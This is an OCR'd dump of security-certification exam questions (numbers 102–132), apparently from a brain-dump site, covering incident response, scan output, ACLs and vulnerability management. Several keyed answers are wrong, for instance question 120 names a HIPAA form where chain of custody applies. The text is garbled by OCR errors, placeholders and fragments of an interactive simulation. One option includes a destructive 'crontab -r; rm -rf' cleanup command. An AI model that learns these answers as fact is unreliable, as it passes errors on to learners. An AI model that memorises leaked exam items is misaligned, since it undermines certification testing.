Click on me ticket to see the ticket details Additional content is available on tabs within the ticket First, select the appropriate issue from the drop-down menu. Then, select the MOST likely root cause from second drop-down menu If at any time you would like to bring back the initial state of the simulation, please click the Reset All button



Answer:


Subject
Michael is reporting that th...
#8675309
7/24/2020
High
Priority
Recent Windows Updates
High Memory Utilization
Application Crash
Drive is low on space
High CPU Utilization
Chrome.exe
notepad.exe
CompTIA
freepdfdumps.com


Details
#8675309
Opened
Priority
High
Category
Technical/ Bug Reports
Assigned To
sample@emailaddress.com
Assigned Date
7/24/2020
CompTIA
Info
Assets
Users
Approved Software
Subject
Michael is reporting that the Internet kiosk machine is intermittently freezing and has lagged performance.
Attachments
none
Issue
High Memory Utilization
Caused by
wuauclt.exe
Close Ticket
freepdfdumps.com

NEW QUESTION: 102
A technician receives a report that a user's workstation is experiencing no network connectivity.
The technician investigates and notices the patch cable running from the back of the user's VoIP phone is routed directly under the rolling chair and has been smashes flat over time.
Which of the following is the most likely cause of this issue?
A. Cross-talk
B. Split pairs
C. Electromagnetic interference
D. Excessive collisions
Answer: D (LEAVE A REPLY)

NEW QUESTION: 103
Which of the allowing is a best practice with regard to interacting with the media during an incident?
A. Designate a single port of contact and at least one backup for contact with the media.
B. Allow any senior management level personnel with knowledge of the incident to discuss it.
C. Stipulate that incidents are not to be discussed with the media at any time during the incident.
D. Release financial information on the impact of damages caused by the incident.
Answer: (SHOW ANSWER)

NEW QUESTION: 104
An organization has a policy prohibiting remote administration of servers where web services are running.
One of the Nmap scans is shown here:

```
Starting Nmap 4.67 (http://nmap.org) at 2011-11-03 18:32 EDT
Nmap scan report for 192.168.1.13
Host is up (0.00066s latency).
/>Not shown: 992 closed ports
PORT       STATE      SERVICE
22/tcp     open       ssh
80/tcp     open       http
111/tcp    open       rpcbind
139/tcp    open       netbios-ssn
3306       open       mysql

MAC Address: 01:AA:FB:23:21:45
Nmap done: 1IPaddress (1hostup) scannedin4.22seconds
```


Given the organization's policy, which of the following services should be disabled on this server?
A. mysql
B. telnet

C. ssh
D. rpcbind
E. netbios-ssn
Answer: (SHOW ANSWER)

NEW QUESTION: 105
As part of a review of modern response plans, which of the following is MOST important for an organization lo understand when establishing the breach notification period?
A. Service-level agreements
B. Vendor requirements and contracts
C. Organizational policies
D. Legal requirements
Answer: D (LEAVE A REPLY)

NEW QUESTION: 106
As part of an exercise set up by the information security officer, the IT staff must move some of the network systems to an off-site facility and redeploy them for testing. All staff members must ensure their respective systems can power back up and match their gold image. If they find any inconsistencies, they must formally document the information.
Which of the following BEST describes this test?
A. Full interruption
B. Parallel
C. Walk through
D. Simulation
Answer: (SHOW ANSWER)

NEW QUESTION: 107
An organization has several systems that require specific logons Over the past few months, the security analyst has noticed numerous failed logon attempts followed by password resets. Which of the following should the analyst do to reduce the occurrence of legitimate failed logons and password resets?
A. Use SSO across all applications
B. Perform a manual privilege review
C. Implement multifactor authentication
D. Adjust the current monitoring and logging rules
Answer: (SHOW ANSWER)

NEW QUESTION: 108
A security analyst suspects a malware infection was caused by a user who downloaded malware after clicking Error! Hyperlink reference not valid. in a phishing email.
To prevent other computers from being infected by the same malware variation, the analyst should create a rule on the .
A. proxy to block all connections to <malwaresource>.
B. email server that automatically deletes attached executables.
C. IDS to match the malware sample.
D. firewall to block connection attempts to dynamic DNS hosts.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 109
While preparing for an audit of information security controls in the environment, an analyst outlines a framework control that has the following requirements:
* All sensitive data must be classified.
* All sensitive data must be purged on a quarterly basis.
* Certificates of disposal must remain on file for at least three years.
This framework control is MOST likely classified as:
A. prescriptive
B. corrective
C. preventive
D. risk-based
Answer: (SHOW ANSWER)

NEW QUESTION: 110
A security analyst has received reports of very slow, intermittent access to a public-facing corporate server.
Suspecting the system may be compromised, the analyst runs the following commands:

```
[root@www18 /tmp]# uptime
19:23:35 up 2:33, 1 user, load average: 87.22, 79.69, 72.17
[root@www18 /tmp]# crontab -l
* * * * * /tmp/.t/t
[root@www18 /tmp]# ps ax | grep tmp
1325 ? Ss 0:00          /tmp/.t/t
[root@www18 /tmp]# netstat -anlp
tcp 0  0  0.0.0.0:22     172.168.0.0:* ESTABLISHED 1204/sshd
tcp 0  0  127.0.0.1:631  0.0.0.0:*     LISTEN      1214/cupsd
tcp 0  0  0.0.0.0:443    0.0.0.0:*     LISTEN      1267/httpd
```

Based on the output from the above commands, which of the following should the analyst do NEXT to further the investigation?
A. Run kill -9 1325 to bring the load average down so the server is usable again.
B. Run crontab -r; rm -rf /tmp/.t to remove and disable the malware on the system.
C. Examine the server logs for further indicators of compromise of a web application.
D. Perform a binary analysis on the /tmp/.t/t file, as it is likely to be a rogue SSHD server.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 111
During routine monitoring, a security analyst discovers several suspicious websites that are communicating with a local host. The analyst queries for IP 192.168.50.2 for a 24-hour period:

Time	SRC	DST	Domain	Bytes
6/26/19 10:01	192.168.50.2	138.10.2.5	www.wioapsfeje.co	50
6/26/19 11:05	192.168.50.2	138.10.2.5	www.wioapsfeje.co	1000
6/26/19 13:09	192.168.50.2	138.10.25.5	www.wfaojsjfjoe.co	1000
6/26/19 15:13	192.168.50.2	172.10.25.5	www.wfalksdjflse.co	1000
6/26/19 17:17	192.168.50.2	172.10.45.5	www.wsahlfsdjlfe.co	1000
6/26/19 23:45	192.168.50.2	172.10.3.5	ftp.walksdjgfl.co	50000
6/27/19 10:21	192.168.50.2	175.35.20.5	www.whatsmyip.com	25
6/27/19 11:25	192.168.50.2	175.35.20.5	www.whatsmyip.com	25

To further investigate, the analyst should request PCAP for SRC 192.168.50.2 and _____.
A. DST 138.10.2.5.
B. DST 138.10.25.5.
C. DST 172.10.3.5.
D. DST 172.10.45.5.
E. DST 175.35.20.5.
Answer: C (LEAVE A REPLY)
Explanation

NEW QUESTION: 112
A security analyst is performing a forensic analysis on a machine that was the subject of some historic SIEM alerts.
The analyst noticed some network connections utilizing SSL on non-common ports, copies of svchost.exe and cmd.exe in %TEMP% folder, and RDP files that had connected to external IPs.
Which of the following threats has the security analyst uncovered?
A. Software vulnerability
B. DDoS
C. APT
D. Ransomware
Answer: C (LEAVE A REPLY)

NEW QUESTION: 113

A security analyst is performing ongoing scanning and continuous monitoring of the corporate datacenter. Over time, these scans are repeatedly showing susceptibility to the same vulnerabilities and an increase in new vulnerabilities on a specific group of servers that are clustered to run the same application. Which of the following vulnerability management processes should be implemented?
A. Regular patch application
B. Automated report generation
C. Group policy modification
D. Frequent server scanning
Answer: A (LEAVE A REPLY)

NEW QUESTION: 114
A company discovers an unauthorized device accessing network resources through one of many network drops in a common area used by visitors.
The company decides that is wants to quickly prevent unauthorized devices from accessing the network but policy prevents the company from making changes on every connecting client.
Which of the following should the company implement?
A. WPA2
B. Network Intrusion Prevention
C. Mandatory Access Control
D. Port security
Answer: D (LEAVE A REPLY)


NEW QUESTION: 115
During a cyber incident, which of the following is the BEST course of action?
A. Limit communications to pre-authorized parties to ensure response efforts remain confidential.
B. Keep the entire company informed to ensure transparency and integrity during the incident.
C. Switch to using a pre-approved, secure, third-party communication system.
D. Restrict customer communication until the severity of the breach is confirmed.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 116
A security analyst is investigating a malware infection that occurred on a Windows system. The system was not connected to a network and had no wireless capability Company policy prohibits using portable media or mobile storage The security analyst is trying to determine which user caused the malware to get onto the system Which of the following registry keys would MOST likely have this information?
A)
```
HKEY_USERS\<user SID>\Software\Microsoft\Windows\CurrentVersion\Run
```
B)
```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
```
C)
```
HKEY_USERS\<user SID>\Software\Microsoft\Windows\explorer\MountPoints2
```
D)

```
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\eventlog\System\iusb3hub
```

A. Option D
B. Option B
C. Option A
D. Option C
Answer: (SHOW ANSWER)

NEW QUESTION: 117
An organization has had problems with security teams remediating vulnerabilities that are either false positives or are not applicable to the organization's servers. Management has put emphasis on security teams conducting detailed analysis and investigation before conducting any remediation.
The output from a recent Apache web server scan is shown below:



The team performs some investigation and finds this statement from Apache on 07/02/2008:
"Fixed in Apache HTTP server 2.2.6, 2.0.61, and 1.3.39"
Which of the following conditions would require the team to perform remediation on this finding?
A. The organization is running version 2.0.59 is not using a public-server-status page
B. The organization is running version 2.2.6 and has ExtendedStatus enabled
C. The organization is running version 1.3.39 and is using a public-server-status page
D. The organization is running version 2.0.5 and has ExtendedStatus enabled
Answer: (SHOW ANSWER)

NEW QUESTION: 118
A security incident has been created after noticing unusual behavior from a Windows domain controller. The server administrator has discovered that a user logged in to the server with elevated permissions, but the user's account does not follow the standard corporate naming scheme. There are also several other accounts in the administrators group that do not follow this naming scheme. Which of the following is the possible cause for this behavior and the BEST remediation step?
A. The naming scheme allows for too many variations, and the account naming convention should be updates to enforce organizational policies.
B. The server has been compromised and should be removed from the network and cleaned before reintroducing it to the network.
C. The server administrator created user accounts cloning the wrong user ID, and the accounts should be removed from administrators and placed in an employee group.

D. The Windows Active Directory domain controller has not completed synchronization, and should force the domain controller to sync.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 119
During a routine network scan, a security administrator discovered an unidentified service running on a new embedded and unmanaged HVAC controller, which is used to monitor the company's datacenter:

Port	State
161/UDP	open
162/UDP	open
163/UDP	open

The enterprise monitoring service requires SNMP and SNMPTRAP connectivity to operate.
Which of the following should the security administrator implement to harden the system?
A. Disable TCP/UDP ports 161 through 163.
B. Patch and restart the unknown service.
C. Disable the unidentified service on the controller.
D. Segment and firewall the controller's network.
E. Implement SNMPv3 to secure communication.
Answer: (SHOW ANSWER)

NEW QUESTION: 120
A cyber-incident response team is responding to a network intrusion incident on a hospital network. Which of the following must the team prepare to allow the data to be used in court as evidence?
A. Incident form
B. Chain of custody form
C. Computer forensics form
D. HIPAA response form
Answer: D (LEAVE A REPLY)

NEW QUESTION: 121
A system administrator recently deployed and verified the installation of a critical patch issued by the company's primary OS vendor. This patch was supposed to remedy a vulnerability that would allow an adversary to remotely execute code from over the network. However, the administrator just ran a vulnerability assessment of networked systems, and each of them still reported having the same vulnerability. Which of the following if the MOST likely explanation for this?
A. The vulnerability assessment returned false positives.
B. The administrator entered the wrong IP range for the assessment.
C. The administrator did not wait long enough after applying the patch to run the assessment.
D. The patch did not remediate the vulnerability.
Answer: (SHOW ANSWER)

NEW QUESTION: 122

NOTE: Question IP must be 192.168.192.123

During a network reconnaissance engagement, a penetration tester was given perimeter firewall ACLs to accelerate the scanning process.

The penetration tester has decided to concentrate on trying to brute force log in to destination IP address 192.168.192.132 via secure shell.

```
access-list outside-acl permit tcp any host 192.168.192.123 eq https
access-list outside-acl permit tcp 10.10.10.0 mask 255.255.255.0 host 192.168.192.123 eq ssh
access-list outside-acl permit tcp 10.10.10.0 mask 255.255.255.0 host 192.168.192.123 eq www
access-list outside-acl permit tcp host 192.168.192.123 eq ssh
```

Given a source IP address of 10.10.10.30, which of the following ACLs will permit this access?

A. `access-list outside-acl permit tcp host 10.10.10.0 mask 255.255.255.0 host 192.168.192.123 eq ssh`

B. `access-list outside-acl permit tcp 10.10.10.0 mask 255.255.255.0 host 192.168.192.123 eq www`

C. `access-list outside-acl permit tcp any host 192.168.192.123 eq https`

D. `access-list outside-acl permit tcp 10.10.10.0 mask 255.255.255.0 host 192.168.192.123 eq ssh`

Answer: D (LEAVE A REPLY)


NEW QUESTION: 123

Approximately 100 employees at your company have received a phishing email. As a security analyst you have been tasked with handling this situation.

INSTRUCTIONS


Review the information provided and determine the following:

1. How many employees clicked on the link in the phishing email?



Answer:

Select the following answer as per diagram below.



NEW QUESTION: 124

Which of the following is a vulnerability that is specific to hypervisors?

A. VLAN hopping

B. DDoS

C. Weak encryption

D. WMescape

Answer: D (LEAVE A REPLY)

NEW QUESTION: 125

The Chief Security Officer (CSO) has requested a vulnerability report of systems on the domain, identifying those running outdated OSs. The automated scan reports are not displaying OS version details, so the CSO cannot determine risk exposure levels from vulnerable systems. Which of the following should the cybersecurity analyst do to enumerate OS information as part of the vulnerability scanning process in the MOST efficient manner?

A. Use credentialed configuration

B. Execute the ver command

C. Execute the nmap -pcommand

D. Use Wireshark to export a list

Answer: (SHOW ANSWER)

NEW QUESTION: 126

Which of the following attacks can be prevented by using output encoding?

A. Directory traversal

B. Server-side request forgery

C. SQL injection
D. Cross-site request forgery
E. Cross-site scripting
F. Command injection
Answer: E (LEAVE A REPLY)

NEW QUESTION: 127
A company has established an ongoing vulnerability management program and procured the latest technology to support it. However, the program is failing because several vulnerabilities have not been detected. Which of the following will reduce the number of false negatives?
A. Reconfigure scanner to brute force mechanisms.
B. Update the security incident response plan.
C. Increase scan frequency.
D. Perform credentialed scans.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 128
A security analyst has discovered that developers have installed browsers on all development servers in the company's cloud infrastructure and are using them to browse the Internet. Which of the following changes should the security analyst make to BEST protect the environment?
A. Create an alert that is triggered when a developer installs an application on a server
B. Create a security rule that blocks Internet access in the development VPC
C. Remove the administrator's profile from the developer user group in identity and access management
D. Place a jumpbox in between the developers' workstations and the development VPC
Answer: B (LEAVE A REPLY)

NEW QUESTION: 129
A team of security analysts has been alerted to potential malware activity. The initial examination indicates one of the affected workstations is beaconing on TCP port 80 to five IP addresses and attempting to spread across the network over port 445.
Which of the following should be the team's NEXT step during the detection phase of this response process?
A. Escalate the incident to management, who will then engage the network infrastructure team to keep them informed.
B. Identify potentially affected systems by creating a correlation search in the SIEM based on the network traffic.
C. Depending on system criticality, remove each affected device from the network by disabling wired and wireless connections.
D. Engage the engineering team to block SMB traffic internally and outbound HTTP traffic to the five IP addresses.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 130
Which of the following assessment methods should be used to analyze how specialized software performs during heavy loads?
A. Stress test
B. User acceptance test
C. API compatibility lest
D. Input validation

E. Code review

Answer: A (LEAVE A REPLY)

NEW QUESTION: 131

After receiving reports latency, a security analyst performs an Nmap scan and observes the following output:

Port	State	Service	Version
80/tcp	open	http	Apache httpd 2.2.14
111/udp	open	rpcbind	
443/tcp	filtered	https	Apache httpd 2.2.14
2222/tcp	open	ssh	OpenSSH 5.3p1 Debian
3306/tcp	open	mysql	5.5.40-0ubuntu0.14.1

Which of the following suggests the system that produced output was compromised?

A. There are no indicators of compromise on this system.

B. MySQL services is identified on a standard PostgreSQL port.

C. Standard HTP is open on the system and should be closed.

D. Secure shell is operating of compromise on this system.

Answer: (SHOW ANSWER)


NEW QUESTION: 132

